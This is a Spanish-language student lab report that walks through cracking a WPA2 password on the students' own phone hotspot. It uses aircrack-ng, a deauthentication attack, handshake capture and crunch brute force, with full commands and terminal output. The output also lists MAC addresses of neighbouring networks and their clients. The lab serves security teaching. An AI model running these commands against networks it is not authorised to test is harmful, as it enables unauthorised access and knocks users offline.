# Ataque a una red inalámbrica con aircrack:

Integrantes: Chiletti Emanuel y Vietto Santiago

Primero instalamos la herramienta con el comando:

**sudo apt-get install -y aircrack-ng**

Luego vamos a revisar nuestras interfaces para saber cual vamos a utilizar:

```
emanuel@emanuel-Lenovo-V330-15IKB:~$ iwconfig
lo        no wireless extensions.

enp3s0    no wireless extensions.

wlp2s0    IEEE 802.11  ESSID:"JCC-WIFI - ext"
          Mode:Managed  Frequency:2.417 GHz  Access Point: 18:A6:F7:F0:81:32
          Bit Rate=72.2 Mb/s   Tx-Power=22 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
          Link Quality=68/70  Signal level=-42 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:2  Invalid misc:112   Missed beacon:0
```

“enp3s0" es la tarjeta red por cable: ethernet

"lo" una red virtual del sistema

"wlp2s0", que es la tarjeta de red inalámbrica.

Procederemos con una herramienta de la suite aircrack a activarla en modo monitor, para ello usaremos el siguiente comando:

**sudo airmon-ng start wlp2s0**

```
emanuel@emanuel-Lenovo-V330-15IKB:~$ sudo airmon-ng start wlp2s0
[sudo] contraseña para emanuel:

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
   1043 avahi-daemon
   1050 NetworkManager
   1086 wpa_supplicant
   1087 avahi-daemon

PHY     Interface       Driver          Chipset

phy0    wlp2s0          iwlwifi         Intel Corporation Dual Band Wireless-AC
3165 Plus Bluetooth (rev 99)

                (mac80211 monitor mode vif enabled for [phy0]wlp2s0 on [phy0]wlp
2s0mon)
                (mac80211 station mode vif disabled for [phy0]wlp2s0)
```

Podemos verificar de nuevo:

```
emanuel@emanuel-Lenovo-V330-15IKB:~$ iwconfig
lo        no wireless extensions.

enp3s0    no wireless extensions.

wlp2s0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=-2147483648
dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
```

Luego utilizamos el siguiente comando para escanear las redes que existen a nuestro alrededor con el comando:

**sudo airodump-ng wlp2s0mon**

Para este caso se creó un punto de acceso a través de un celular (Redmi Note 8)

Redes:

```
PHY     Interface       Driver          Chipset

phy0    wlp2s0          iwlwifi         Intel Corporation Dual Band Wireless-AC 3165 Plus Bluetooth (rev 99)

 CH  6 ][ Elapsed: 3 mins ][ 2021-06-08 11:49

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 E4:18:6B:64:70:2C  -85      493     1932    1   2   54e       TKIP   PSK  JCC-WIFI
 9E:6B:75:C9:8D:50  -34      280       46    0  11  180   WPA2 CCMP   PSK  Redmi Note 8
 18:A6:F7:F0:81:32  -40      292     2302    1   2  130        CCMP   PSK  JCC-WIFI - ext
 F4:E3:FB:22:4C:88  -60      238     1218    0   1  270   WPA2 CCMP   PSK  VA-WIFI
 B0:4E:26:C0:94:ED  -77      255       17    0  12  130   WPA2 CCMP   PSK  festini-wifi
 8C:59:73:8F:94:E0  -75      267      642    0  12  130   WPA2 CCMP   PSK  festini-wifi
 98:48:27:92:8B:35  -84      123        9    0   1  270   WPA2 CCMP   PSK  VICKY_WI-FI
 B8:D5:26:ED:71:30  -89       21        4    0   6  130   WPA2 CCMP   PSK  DRUETTA-WIFI
 BC:CF:4F:7D:43:00   -1        0       10    0  12   -1   WPA              <length:  0>
 BC:CF:4F:8E:81:B0  -93       20        1    0   9  130   WPA2 CCMP   PSK  MA_WIFI
```

Personas conectadas:

```
BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   14:5F:94:DD:55:AC  -78    0 - 1      0        15
(not associated)   FC:DE:90:FA:20:57  -75    0 - 1      0         4
E4:18:6B:64:70:2C  1A:A6:F7:37:92:6F   -1   54e- 0      0         5
E4:18:6B:64:70:2C  1E:A6:F7:F0:81:32  -41   54e-54e     0        42
E4:18:6B:64:70:2C  1A:A6:F7:CB:BC:36  -41   54e-54e     0        34
E4:18:6B:64:70:2C  12:A6:F7:93:9F:F5  -42   54e-54e     0      1778
E4:18:6B:64:70:2C  1A:A6:F7:12:87:23  -42   54e-54e     0         7
E4:18:6B:64:70:2C  40:CD:7A:37:92:8A  -56   54e- 2      0         9
9E:6B:75:C9:8D:50  7C:03:AB:EA:44:0B  -35    1e- 1      7        74
18:A6:F7:F0:81:32  D0:66:7B:CB:BC:36  -48    0e- 1e     0        47
18:A6:F7:F0:81:32  0E:A1:01:93:9F:F5  -62    0e- 0e     0      2257
18:A6:F7:F0:81:32  40:CD:7A:37:92:6F  -68    0e- 2e     0         7
18:A6:F7:F0:81:32  3C:CF:5B:12:87:23  -69    0e- 1      0        16         JCC-WIFI - ext
F4:E3:FB:22:4C:88  94:2D:DC:4A:00:3E  -71    0e- 1      0      1249
B0:4E:26:C0:94:ED  C0:21:0D:5B:E9:6C   -1    0e- 0      0        15
8C:59:73:8F:94:E0  AC:D1:B8:F0:18:85   -1    1e- 0      0         1
8C:59:73:8F:94:E0  72:35:29:A7:EE:A4   -1    0e- 0      0       118
```

Comparamos la BSSID de la que dice Redmi Note 8 y vemos que hay un dispositivo con la MAC 7C:03:AB:EA:44:0B CONECTADO.
Ahora que tenemos conocimiento de una red y sus clientes, tenemos que hacer que de alguna manera uno de ellos se desconecte de su red y se vuelva a conectar para capturar el handshake o la mitad de este.

Con el siguiente comando:

**sudo airodump-ng -c 11 --bssid 9E:6B:75:C9:8D:50 -w CapturaWifi wlp2s0mon**

Esto lo que hará es capturar todo lo que pase entre la red y los clientes y guardarlo en un archivo llamado "CapturaWifi".

Puede darse el escenario en que el usuario se vaya de su casa, al volver el teléfono se tenga que reconectar, o simplemente lo apague y lo encienda de nuevo, haciendo capturar esa "charla" como nos referimos al principio, es posible acelerar el proceso.
Lo que vamos a hacer es forzar la  desconexión del cliente de la red y esto lo haremos con el llamado Ataque 0, que consiste en engañar a la red para que obligue a desautenticar un usuario de la red enviando una trama falsa de desasociación en nombre del MAC del cliente, esto gracias a que no prima ninguna clase de cifrado en el proceso.
De todo esto se encarga la herramienta de la suite aircrack llamada "aireplay-ng", cuya estructura es la siguiente:

aireplay-ng -0 0 -a <BSSID DEL AP> -c <MAC DEL CLIENTE>  <INTERFAZ>
-0 significa deautenticacion
-0 significa la cantidad de paquetes a enviar, con 1 se envían continuamente.
-a es el BSSID de la red
-c es el MAC de la red
y al final va la interfaz

Por lo tanto colocamos el siguiente comando:

**sudo aireplay-ng -0 10 -a 9E:6B:75:C9:8D:50 -c 7C:03:AB:EA:44:0B wlp2s0mon**

Con este comando logramos que el dispositivo se desconecte y se vuelva a conectar y así obtenemos el handshake.

```
emanuel@emanuel-Lenovo-V330-15IKB:~$ sudo aireplay-ng -0 10 -a 9E:6B:75:C9:8D:50 -c 7C:03:AB:EA:44:0B wlp2s0mon
[sudo] contraseña para emanuel:
11:55:43  Waiting for beacon frame (BSSID: 9E:6B:75:C9:8D:50) on channel 11
11:55:43  Sending 64 directed DeAuth (code 7). STMAC: [7C:03:AB:EA:44:0B] [ 0| 011:55:43  Sending 64 directed DeAuth (code 7). STMAC: [7C:03:AB:EA:44:
0B] [ 0| 111:55:43  Sending 64 directed DeAuth (code 7). STMAC: [7C:03:AB:EA:44:0B] [ 0| 211:55:43  Sending 64 directed DeAuth (code 7). STMAC: [7C:03
:AB:EA:44:0B] [ 0| 311:55:43  Sending 64 directed DeAuth (code 7). STMAC: [7C:03:AB:EA:44:0B] [ 0| 411:55:43  Sending 64 directed DeAuth (code 7). STM
AC: [7C:03:AB:EA:44:0B] [ 0| 511:55:43  Sending 64 directed DeAuth (code 7). STMAC: [7C:03:AB:EA:44:0B] [ 0| 611:55:43  Sending 64 directed DeAuth (co
de 7). STMAC: [7C:03:AB:EA:44:0B] [ 0| 711:55:43  Sending 64 directed DeAuth (code 7). STMAC: [7C:03:AB:EA:44:0B] [ 0| 811:55:43  Sending 64 directed
DeAuth (code 7). STMAC: [7C:03:AB:EA:44:0B] [ 0| 911:55:43  Sending 64 directed DeAuth (code 7). STMAC: [7C:03:AB:EA:44:0B] [ 0|1011:55:43  Sending 64
 directed DeAuth (code 7). STMAC: [7C:03:AB:EA:44:0B] [ 0|1111:55:43  Sending 64 directed DeAuth (code 7). STMAC: [7C:03:AB:EA:44:0B] [ 0|1211:55:43
Sending 64 directed DeAuth (code 7). STMAC: [7C:03:AB:EA:44:0B] [ 0|1311:55:43  Sending 64 directed DeAuth (code 7). STMAC: [7C:03:AB:EA:44:0B] [ 1|13
11:55:43  Sending 64 directed DeAuth (code 7). STMAC: [7C:03:AB:EA:44:0B] [ 1|1411:55:43  Sending 64 directed DeAuth (code 7). STMAC: [7C:03:AB:EA:44:
0B] [ 1|1511:55:43  Sending 64 directed DeAuth (code 7). STMAC: [7C:03:AB:EA:44:0B] [ 1|1611:55:43  Sending 64 directed DeAuth (code 7). STMAC: [7C:03
:AB:EA:44:0B] [ 1|1711:55:43  Sending 64 directed DeAuth (code 7). STMAC: [7C:03:AB:EA:44:0B] [ 1|1811:55:43  Sending 64 directed DeAuth (code 7). STM
AC: [7C:03:AB:EA:44:0B] [ 1|1911:55:43  Sending 64 directed DeAuth (code 7). STMAC: [7C:03:AB:EA:44:0B] [ 1|2011:55:43  Sending 64 directed DeAuth (co
de 7). STMAC: [7C:03:AB:EA:44:0B] [ 1|2111:55:43  Sending 64 directed DeAuth (code 7). STMAC: [7C:03:AB:EA:44:0B] [ 1|2211:55:43  Sending 64 directed
DeAuth (code 7). STMAC: [7C:03:AB:EA:44:0B] [ 1|2311:55:43  Sending 64 directed DeAuth (code 7). STMAC: [7C:03:AB:EA:44:0B] [ 1|2411:55:43  Sending 64
 directed DeAuth (code 7). STMAC: [7C:03:AB:EA:44:0B] [ 1|2511:55:43  Sending 64 directed DeAuth (code 7). STMAC: [7C:03:AB:EA:44:0B] [ 1|2611:55:43
```

Con el comando aircrack-ng CapturaWiFi-01.cap vemos si conseguimos el archivo handshake.

```
emanuel@emanuel-Lenovo-V330-15IKB:~$ aircrack-ng CapturaWifi-01.cap
Reading packets, please wait...
Opening CapturaWifi-01.cap
Read 4562 packets.

   #  BSSID              ESSID                     Encryption

   1  9E:6B:75:C9:8D:50  Redmi Note 8              WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening CapturaWifi-01.cap
Read 4562 packets.

1 potential targets

Please specify a dictionary (option -w).
```

Detenemos el modo monitor con el siguiente comando:

**sudo airmon-ng stop wlp2s0mon**

```
emanuel@emanuel-Lenovo-V330-15IKB:~$ sudo airmon-ng stop wlp2s0mon

PHY     Interface       Driver          Chipset

phy0    wlp2s0mon       iwlwifi         Intel Corporation Dual Band Wireless-AC 3165 Plus Bluetooth (rev 99)

                (mac80211 station mode vif enabled on [phy0]wlp2s0)

                (mac80211 monitor mode vif disabled for [phy0]wlp2s0mon)

emanuel@emanuel-Lenovo-V330-15IKB:~$ iwconfig
lo        no wireless extensions.

enp3s0    no wireless extensions.

wlp2s0    IEEE 802.11  ESSID:"JCC-WIFI - ext"
          Mode:Managed  Frequency:2.417 GHz  Access Point: 18:A6:F7:F0:81:32
          Bit Rate=72.2 Mb/s   Tx-Power=22 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
          Link Quality=70/70  Signal level=-34 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:10   Missed beacon:0
```

El siguiente paso es utilizar algún método como fuerza bruta para lograr descifrar la contraseña.

Una herramienta muy útil es crunch que nos permite generar combinaciones de los símbolos que le coloquemos como parámetro y si combinamos con aircrack le va a ir pasando las combinaciones para que las compare.

Primero instalamos crunch con el siguiente comando:

**sudo apt-get install crunch**

Y luego lo combinamos con aircrack.


Como sabemos que la protección de la red que queremos atacar es WAP2 tiene como mínimo 8 caracteres la contraseña.

A fines prácticos la contraseña que venía por defecto en el punto de acceso se cambió a una de 8 caracteres para corroborar que se encuentre y que no demore demasiado. Además para probar que tan vulnerable es una clave de solo números.

Por lo tanto generamos una combinación con longitud de 8 caracteres.

Con el siguiente comando, probamos primero con solo números:

**crunch 8 8 0123456789 | aircrack-ng CapturaWifi-01.cap --bssid 9E:6B:75:C9:8D:50 -w -**




Como podemos observar encontró la contraseña en 49 seg. Es extremadamente vulnerable una clave de solo dígitos y más con esa longitud.